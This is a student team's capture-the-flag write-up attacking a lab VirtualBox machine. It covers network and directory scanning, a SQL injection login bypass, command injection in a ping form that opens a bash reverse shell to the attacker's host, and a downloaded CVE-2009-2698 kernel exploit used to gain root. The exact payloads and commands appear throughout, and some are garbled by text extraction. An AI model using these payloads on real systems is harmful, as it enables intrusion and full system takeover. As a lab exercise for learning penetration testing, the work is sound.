Task2

May 20, 2025

Team Name: Horizon


Team Members:
Sohaila Ibrahim **52-21225** T-14
Hanya Abdo **52-20226** T-17
Nada Elbehery **52-8973** T-15
Omar Azzam **52-3187** T-14

You can access the scripts used at the following link:
Google Drive File

Contents

1 Scanning and Enumeration

After performing an ARP scan to identify the IP addresses within the network as in Figure 1, we conducted an aggressive scan on each of the IP addresses. The IP address with open port 80 open was most likely our target machine as in Figure 2.




```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l

[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:6e:13:6e, IPv4: 192.168.1.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     52:54:00:12:35:00       (Unknown: locally administered)
192.168.1.2     52:54:00:12:35:00       (Unknown: locally administered)
192.168.1.3     08:00:27:44:30:5a       (Unknown)
192.168.1.108   08:00:27:5a:16:5e       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.983 seconds (129.10 hosts/sec). 4 responded
```

Figure 1: ARP Scan

1.1 What is Directory Enumeration, and how is the tool that you chose to use work?

Directory enumeration is the process of discovering hidden files and directories on a web server by systematically testing common paths (e.g., `/admin`, `/backup`). The tool used is Gobuster



```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.1.108 -w /usr/share/wordlists/dirb/common.txt -x php,html,js,txt -t 50

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.108
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,js,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 286]
/.hta.html            (Status: 403) [Size: 290]
/.hta.js              (Status: 403) [Size: 288]
/.hta.txt             (Status: 403) [Size: 289]
/.hta.php             (Status: 403) [Size: 289]
/.htaccess            (Status: 403) [Size: 290]
/.htaccess.php        (Status: 403) [Size: 294]
/.htaccess.html       (Status: 403) [Size: 295]
/.htaccess.js         (Status: 403) [Size: 293]
/.htpasswd            (Status: 403) [Size: 290]
/.htaccess.txt        (Status: 403) [Size: 294]
/.htpasswd.js         (Status: 403) [Size: 293]
/.htpasswd.html       (Status: 403) [Size: 295]
/.htpasswd.txt        (Status: 403) [Size: 294]
/.htpasswd.php        (Status: 403) [Size: 294]
/.hta                 (Status: 403) [Size: 285]
Progress: 2650 / 23075 (11.48%)[ERROR] Get "http://192.168.1.108/_images.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/cgi-bin/             (Status: 403) [Size: 289]
/cgi-bin/.html        (Status: 403) [Size: 294]
Progress: 5805 / 23075 (25.16%)[ERROR] Get "http://192.168.1.108/bsd.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 6186 / 23075 (26.81%)[ERROR] Get "http://192.168.1.108/carpet.js": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 6414 / 23075 (27.80%)[ERROR] Get "http://192.168.1.108/cgi-perl": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 9504 / 23075 (41.19%)[ERROR] Get "http://192.168.1.108/embedded.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 10380 / 23075 (44.98%)[ERROR] Get "http://192.168.1.108/fc.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/index.php            (Status: 200) [Size: 1021]
/index.php            (Status: 200) [Size: 1021]
/manual               (Status: 301) [Size: 315] [--> http://192.168.1.108/manual/]
Progress: 13338 / 23075 (57.80%)[ERROR] Get "http://192.168.1.108/jrun.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/safety               (Status: 200) [Size: 609]
/usage                (Status: 403) [Size: 286]
Progress: 23070 / 23075 (99.98%)
```


Figure 2: Directory Enumeration

How Gobuster Works

- Sends HTTP requests to the target server using a predefined wordlist (e.g., `common.txt`).
- Identifies valid directories or files by checking server responses (e.g., `HTTP 200 OK`).

- Can append extensions (e.g., `-x php,html`) to search for specific file types like `login.php`.

1.2 How Many Ports Host a Webpage?



```
┌──(root㉿kali)-[~]
└─# sudo nmap -A -T4 -p- 192.168.1.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-28 09:31 EDT
Nmap scan report for 192.168.1.108
Host is up (0.0012s latency).
Not shown: 65528 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.0.52 (CentOS)
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            818/udp   status
|_  100024  1            821/tcp   status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ssl-date: 2025-03-28T17:32:14+00:00; +3h59m59s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-10-08T00:10:47
|_Not valid after:  2010-10-08T00:10:47
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_http-server-header: Apache/2.0.52 (CentOS)
631/tcp  open  ipp      CUPS 1.1
|_http-server-header: CUPS/1.1
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: 403 Forbidden
821/tcp  open  status   1 (RPC #100024)
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 08:00:27:5A:16:5E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

Figure 3: Aggressive Scan

Answer: Two ports host webpages:

1. **Port 80 (HTTP)**: Apache 2.0.52 (CentOS)
   - No title, returns `text/html`.
2. **Port 443 (HTTPS)**: Apache 2.0.52 (CentOS) with SSLv1 (insecure)
   - No title, same as port 80.

Evidence:

```
80/tcp open http Apache 2.0.52
443/tcp open ssl/http Apache 2.0.52
```

1.3 How Many Ports Host a Database?

Answer: One port hosts a database:

- **Port 3306**: MySQL (unauthorized access)

Evidence:

```
3306/tcp open mysql MySQL (unauthorized)
```

1.4 What is the Type of the Database?

Answer: MySQL (detected from the service banner on port 3306).

Note: The `(unauthorized)` label suggests that the server blocks unauthenticated access, but this could still be exploitable (e.g., default credentials, misconfigurations).

1.5 Key Observations from the Scan

1. **Web Servers (Ports 80/443):**
    - Running an old Apache 2.0.52 (vulnerable to CVE-2011-3192).
    - SSLv1 is enabled (extremely insecure; susceptible to POODLE attack).
2. **MySQL (Port 3306):**
    - Possible to try default credentials (e.g., `root:root`, `admin:admin`) or brute-force attack.
3. **Other Services:**
    - **SSH (Port 22)**: Running OpenSSH 3.9p1 (supports SSHv1, vulnerable to CVE-2001-0144).
    - **CUPS (Port 631)**: Exposes `PUT` method (potential file upload vulnerability).

2 Bypassing the Login Page

Since the target machine has open port 80 we can enter the URL `http://<target_machine_ip_address>` which is `http://192.168.1.108` in the attacker's browser, it directs us to the login page of the target machine.

2.1 What is the vulnerability present in the login page and how to exploit them?

* Lack of Input Validation (SQL Injection)

The form does not have any input sanitization or validation, meaning that if the backend does not properly sanitize user input, an attacker could inject SQL commands through the username or password fields.

2.2 How to exploit the login page:

For the **username** field, the attacker can input:


```
' OR 1=1 -- -
```

The '– -' at the end is a SQL comment, which will ignore the rest of the query. This causes the SQL query to look like this:

```
SELECT * FROM users WHERE username='' OR 1=1 -- - AND password='$psw';
```


In this case: - The single quote ('") closes the current string for the 'username' field. - The 'OR 1=1' condition is always true, allowing the query to return valid results. - The '– -' is a comment that prevents the SQL parser from processing anything after it, including the password check.

Since `1=1` is always true, the attacker could log in without knowing valid credentials.


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
192.168.1.108/index.php
192.168.1.108/index.php
120%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec http://192.168.1.108

Login Page	
Username	' OR 1=1 -- -
Password	•••••
Login	

Figure 4: Login Page



Unauthorized Access Detected

Enter an IP: 192.168.1.4 && bash -i >& /dev/tcp/192.168.1 submit

Messages:


- Here you go: 'l.cole'.
- "REDACTED"
- 636z6w6577616y7473746z6w65617665746865776z726w6461626574746572706w616365
- The system prevents me from reaching out to you! Find 'decode.txt'.
- "MESSAGE CORRUPTED"
- "REDACTED"
- The AI will guide you to the truth...

Figure 5: The Mystery page, which appeared after bypassing login page

3 Exploiting the Mystery Page

3.1 What is the intended usage of the page?


Pinging the ip address that is entered in the input field



```
└─# curl -X POST http://192.168.1.108/index.php -d "uname='OR 1=1 -- &psw=anything"
<html>
<body>

<!—— Start of HTML when logged in as Administator ——>
        <form name="ping" action="pingit.php" method="post" target="_blank">
                <table width='600' border='1'>
                <tr valign='middle'>
                        <td colspan='2' align='center'>
                        <b>Unauthorized Access Detected<br></b>

                        </td>
                </tr>
                <tr valign='middle'>
                        <td align='center'>
                                Enter an IP:
                        </td>
                                <td align='center'>
                                <input type="text" name="ip" size="30">
                                <input type="submit" value="submit" name="submit">
                        </td>
                        </td>
                </tr>
        </table>
        </form>

        <h2>Messages:</h2>
        <ul style="line-height: 2; padding-bottom: 14px;">

            <li>Here you go: 'l.cole'.</li>

            <li>"REDACTED"</li>

            <li>636z6w6577616y7473746z6w65617665746865776z726w6461626574746572706w616365</li>

            <li>The system prevents me from reaching out to you! Find 'decode.txt'.</li>

            <li>"MESSAGE CORRUPTED"</li>

            <li>"REDACTED"

            <li>The AI will guide you to the truth ...
        </ul>
</body>
</html>

┌──(root㉿kali)-[~]
└─# echo "63626w6577616y747374626w65617665746865776272 6w6461626574746572706w616365" | xxd -r -p
cbewatstbeavethewbrdabetterpace
```

Figure 6: Login page HTML code

3.2 What is the vulnerability that is present in the Mystery Page?


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
192.168.1.108/index.php
120%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec http://192.168.1.108


Login Page	
Username	' OR 1=1 -- -
Password	●●●●●
Login	

Figure 7: Login UI

The page contains the username "l.cole" and the password encoded and the file name that helps to decode the password.

3.3 Explain how you could exploit this vulnerability.

To exploit this vulnerability, I would first set up my attacker machine to listen for incoming connections on port 4444 using netcat nc -lvnp 4444. Then, I would use command injection in the input field (such as the IP field) bash `-i > /dev/tcp/192.168.1.4/4444 0>1` to trigger a reverse shell, allowing the target machine to establish a connection back to my attacker machine. This would provide me with remote access to the target system. To know the IP address of the attacker machine use ifconfig


192.168.1.108/index.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
submit

Unauthorized Access Detected

Enter an IP: `192.168.1.4 && bash -i >& /dev/tcp/192.168.1`


Messages:

- Here you go: 'l.cole'.
- "REDACTED"
- 636z6w6577616y7473746z6w656176657468657762726w6461626574746572706w616365
- The system prevents me from reaching out to you! Find 'decode.txt'.
- "MESSAGE CORRUPTED"
- "REDACTED"
- The AI will guide you to the truth...

Figure 8: Mystery Page

3.4 What is the name of the current effective user?

By running whoami in the reverse shell it determines that ”apache” is the effective user on the target machine




```
bash-3.00$ whoami
apache
bash-3.00$
```

Figure 9: Effective User

3.5 Apart from that user, who are the main human users available on the system?

By running getent passwd, we retrieved a list of all system users. To identify the human users, we checked which users have a home directory located in `/home`. so in our case it is john, harold , mina and cole.




```
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
mina:x:9999:502::/home/mina:/bin/bash
cole:x:10000:10000::/home/cole:/bin/bash
```

Figure 10: Human Users

3.6 What is the content of the first flag?


By running the following command in the reverse shell `find / -name "*flag*" 2>/dev/null`



```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.108] 32770
bash: no job control in this shell
bash-3.00$ 
```

Figure 11: Reverse Shell


We searched all files containing the string 'flag'. We found the flag in a hashed format.



```
/etc/maven/maven2-depmap/map/here/is/the/flag/here_is_flag_flag1000
bash-3.00$ cat /etc/maven/maven2-depmap/map/here/is/the/flag/here_is_flag_flag1000
666w61677v756y726176656w6w696y677468656×7973746572797x
Sorry, just wanted to mess with you :)
Mina
```

Figure 12: First Flag

Using **decode.txt** to understand how the flag was encoded as explained "The way I did it is by encoding the message to hexadecimal, and then rotate the characters by 20. I used this encoding method to hide other data that you will need to find. Now, nothing shall remain unhidden for you", we made script to decode any hashed string based on that way




```
$ ./encode.sh -d 666w61677v756y726176656w6w696y677468656x7973746572797x
Decoded message: flag{unravellingthemystery}
```

Figure 13: Decoding The Encoded Flag

we were able to decode it. After decoding, we obtained the first flag: **flag{unravellingthemystery}**."

4 Login Page Authentication

By decoding the encoded password in the mystery page ,we got **colewantstoleavetheworldabetterplace** and mystery page also contains the username which is **l.cole** so using those credentials to login we got



```
The truth lies beneath the surface. If you have come this far, you must be prepared for what you will uncover. I've already lost control - don't make the same mistake I did. 666w61677v756y6w6z636v696y677468656w65676163797x
Note: This is the f1r3t f14g
```

Figure 14: After Getting Authenticated

4.1 What is the content of the second flag?

In the page after the login we got the second flag **”f1r3t fl4g”**

5 Privilege Escalation


5.1 What are the vulnerabilities, in general, that can allow you to escalate your privileges?

- **Misconfigured Permissions:**
  - Improper file or directory permissions (e.g., writable `sudoers` file).
  - Writable system files allowing unauthorized modifications.
- **SUID/SGID Binaries:**
  - Vulnerabilities in setuid or setgid binaries allowing code execution with elevated privileges.
- **Unrestricted Sudo/Root Access:**
  - Misconfigurations in the sudoers file allowing arbitrary command execution.
  - Users with excessive sudo privileges.
- **Weak or No Passwords:**
  - Weak passwords or use of default credentials.
  - Password cracking or reuse leading to unauthorized access.
- **Kernel Vulnerabilities:**
  - Exploiting flaws in the kernel, such as buffer overflows or race conditions.
  - Inserting malicious kernel modules to gain root privileges.
- **Exploiting Setuid Programs or Services:**
  - Vulnerabilities in setuid programs (e.g., buffer overflows) leading to privilege escalation.

- **Insecure Cron Jobs:**
  - Misconfigured cron jobs that allow modification by unauthorized users.
- **Symbolic Link (Symlink) Attacks:**
  - Exploiting race conditions in symlink handling to redirect privileged operations.
- **Buffer Overflows:**
  - Buffer overflow vulnerabilities in programs running with elevated privileges.
- **Misconfigured System Services:**
  - Exploiting untrusted or vulnerable system services running with high privileges.
- **Abuse of Sudo and Group Membership:**
  - Misuse of sudo or group memberships to gain elevated privileges.
- **Insecure Temporary File Handling:**
  - Exploiting poorly configured temporary file handling (e.g., predictable file names, improper permissions).
- **Abuse of File System Mounts:**
  - Mounting writable directories to sensitive locations (e.g., `/etc`) to replace critical files.
- **Exploiting Poorly Configured Network Services:**
  - Exploiting vulnerable or misconfigured network services (e.g., `rpc`, `nfs`) running with elevated privileges.
- **Memory Corruption:**
  - Exploiting memory corruption bugs (e.g., use-after-free, heap overflows) in privileged programs.
- **Environmental Variable Manipulation:**
  - Modifying environment variables (e.g., `PATH`) to redirect the execution of privileged commands.

5.2 From the ones you mentioned above, which is present in this machine?

After getting the hint by searching in all .txt files find / -type f -name "*.txt" that shows that weakness can be close to the core of the machine which is the kernal




```
/etc/squid/mib.txt
/lib/firmware/BCM-LEGAL.txt
bash-3.00$ cat /home/mina/sounds_important.txt
Sometimes the weakest link is the one closest to the core ...
bash-3.00$ 
```

Figure 15: hint

so we will work on OS kernel vulnerability since the OS is outdated "Linux 2.6.9 - 2.6.30"

5.3 Explain how you managed to elevate your privileges. Did you obtain root privileges?

1. On our attacker machine (Kali Linux), we downloaded the exploit script that matches the OS of the target machine. whoami
2. We hosted the exploit on our Kali machine through a python http server.starts a simple HTTP server in Python on port 8080, serving files from the current directory. (python3 -m http.server 8080)
3. Using the reverse shell, in the /tmp directory we download the script from the kali machine. wget 192.168.1.4:8080/0x82-CVE-2009-2698.c and then we run the exploit on the reverse shell. gcc -o 0x82-CVE-2009-2698 0x82-CVE-2009-2698.c ./0x82-CVE-2
4. We successfully escalated to root privileges confirmed by running id. To find the third flag, in the root folder, we found `final_flag.txt`, which contained the final flag.



```
HTTP request sent, awaiting response ... 200 OK
Length: 2,643 (2.6K) [text/x-csrc]

    0K ..                                                   100%   45.01 MB/s

01:05:04 (45.01 MB/s) - `0×82-CVE-2009-2698.c' saved [2643/2643]

bash-3.00$ gcc -o 0×82-CVE-2009-2698 0×82-CVE-2009-2698.c && ./0×82-CVE-2009-2698
0×82-CVE-2009-2698.c:109:28: warning: no newline at end of file
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00# cd /root
sh-3.00# ls
anaconda-ks.cfg
final_flag.txt
install.log
install.log.syslog
sh-3.00# cat final_flag
cat: final_flag: No such file or directory
sh-3.00# cat final_flag.txt
Congratulations! You have found Dr. Lucian Cole. But now you have face a new dilemma - what do you do with the AI that still carries his essence? Destroy it, or let grow?
666w61677v74686566696y616w63686z6963657x
sh-3.00# 
```

Figure 16: Final Flag after privilege escalation

5.4 What is the content of the third flag?

After decoding we got **flag{thefinalchoice}**

Appendix

Commands List

sudo arp-scan -l	cans the local network for all live devices by sending ARP requests and displays their IP and MAC addresses.
sudo nmap -A -T4 -p- 192.168.1.108	performs a comprehensive scan on the IP 192.168.1.108, discovering open ports, services, OS details, and running scripts, with a faster scan speed (-T4).
gobuster dir -u http://192.168.1.108/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,htm	directory Enumeratoin /brute-force scan on the target URL using a wordlist, checking for files with php, txt, html, and js extensions, using 50 threads for speed.
ls -la	lists all files (including hidden ones) in the current directory with detailed information such as permissions, ownership, size, and modification date..
`find / -name "*flag*" 2>/dev/null`	searches the entire filesystem for files or directories with "flag" in their name, suppressing permission error messages.
ifconfig	displays the network configuration details of all active network interfaces on your system, including IP addresses, subnet masks, and MAC addresses.
nc -lvnp 4444	listens on port 4444 for incoming connections in verbose mode, displaying detailed information about the connection.
bash -i `> /dev/tcp/192.168.1.4/4444 0>1`	initiates a reverse shell connection from the local machine to the IP 192.168.1.4 on port 4444, redirecting input and output to create an interactive shell.
whoami	displays the current logged-in user's username.
getent passwd	displays a list of all users on the system, along with their account information (such as username, user ID, group ID, home directory, and default shell).
`wget https://www.exploit-db.com/download/9542 >0x82-CVE-2009-2698.c`	downloads the exploit file from the specified URL and saves it as 0x82-CVE-2009-2698.c in the current directory.
python3 -m http.server 8080	starts a simple HTTP server in Python on port 8080, serving files from the current directory.

wget 192.168.1.4:8080/0x82-CVE-2009-2698.c downloads the file 0x82-CVE-2009-2698.c from the server at IP address 192.168.1.4 on port 8080.

gcc -o 0x82-CVE-2009-2698 0x82-CVE-2009-2698.c ./0x82-CVE-2009-2698 compiles the C source file 0x82-CVE-2009-2698.c into an executable named 0x82-CVE-2009-2698 and then runs the resulting executable.

id displays the user ID (UID), group ID (GID), and the groups a user belongs to in the system.

find / -type f -name "*.txt" searches for all text files (.txt) in the current directory and its subdirectories.

cat `final_flag.txt` displays the contents of the final$_flag.txtfileintheterminal.$